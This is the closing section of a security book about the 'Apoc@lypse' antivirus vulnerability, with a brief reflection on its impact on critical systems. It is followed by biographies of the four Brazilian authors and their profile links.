How will Apoc@lypse influence the defense of military systems, bank systems, and controllers of infrastructure? As common systems are weakened, too many systems use computers with antivirus and anti-malware protection, and it may cause an avalanche and compromise the functioning of too many systems.

What must a user do before the worst scenario happens? This is perhaps the most difficult question to answer, since the cure for an autoimmune disease requires solving genetic questions of the human body. Thus it is with Apoc@lypse also. The antivirus and anti-malware systems must be rewritten to treat mistakes of the DNA of the antivirus.

What will you do?

13 ABOUT THE AUTHORS

Rodrigo Ruiz is a graduate in trade commerce in addition to being a technician in data processing and has worked in this area since 1992. He started his own company that created successful ERP software between 1998 and 2008. Today he is an IT researcher and a member of the SDIWC (Society of Digital Information and Wireless Communications) and he works in CTI – Renato Archer, Campinas, Brazil.

He discovered the vulnerability Apoc@lypse and how to use a digital bacterium to transport and inoculate the DNA of viruses in computational systems. He was the first one to draw the parallel between autoimmune cybernetics and disease, which is the basis of this book, and he created the proofs of concept.

Other inquiries and published works you can find in his profile on Researchgate.net:

www.researchgate.net/profile/Rodrigo_Ruiz3
rodrigosruiz@outlook.com

You can always be the best, but you have just one chance to be the first!

Rogério Winter is a lieutenant colonel in the Brazilian army with more than twenty-five years of experience in military operations and information security. He received his master degree in electronic engineering and computation for the Aeronautics Institute of Technology (Brazil). Rogério is a member of the SDIWC (Society of Digital Information and Wireless Communications) and at present is dedicated to the war subjects of cybernetics, command and control, and decision systems.

Besides writing some chapters and revising of this book, he participated actively in the process of evolution of the inquiry and was the main link between the authors and readers with his work in the production and dissemination of this book.

Other works and publications:

https://www.researchgate.net/profile/Rogerio_Winter

<http://guerracibernetica.blogspot.com.br/>

Kil Jin Brandini Park, DSc, is a computer engineer, a specialist in information security, and a doctor in science in engineering, with postdoctoral work in malware analysis.

He participated in the development of the testing methodology for Apoc@lypse, wrote some of the chapters of this book (as per chapter credits) and technically revised some others.

Nowadays he works as a professor at the Federal University of Uberlândia—Brasil.

Fernando Amatte has more than twenty years of experience in security IT. He formed Computers Networks and postgraduate in information security, and he has certification in CISSP, GCIH, SSP-MPA, and MCSO. He was coordinator of a security team for a great multinational bank, and formerly a coordinator of the Pandora Project of automated malware analysis. He was responsible for the postmortem tests of the machines destroyed by the antivirus systems and created the automation of the process of packaging the bacterium, in addition to acting as a technical adviser during the process.

You can find other research and published works in the profile in the blog *Segurança Importa*: <http://www.segurancaimporta.blogspot.com.br/>.